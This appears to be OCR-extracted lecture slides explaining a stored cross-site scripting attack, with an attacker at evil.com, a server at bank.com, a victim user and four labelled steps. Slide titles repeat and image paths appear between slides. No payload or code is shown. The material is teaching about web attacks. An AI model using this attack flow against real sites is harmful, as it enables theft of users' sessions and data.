
Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content


3 receive malicious script

Server Patsy/Victim


bank.com

4 execute script embedded in input *as though server meant for victim to run it*


Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

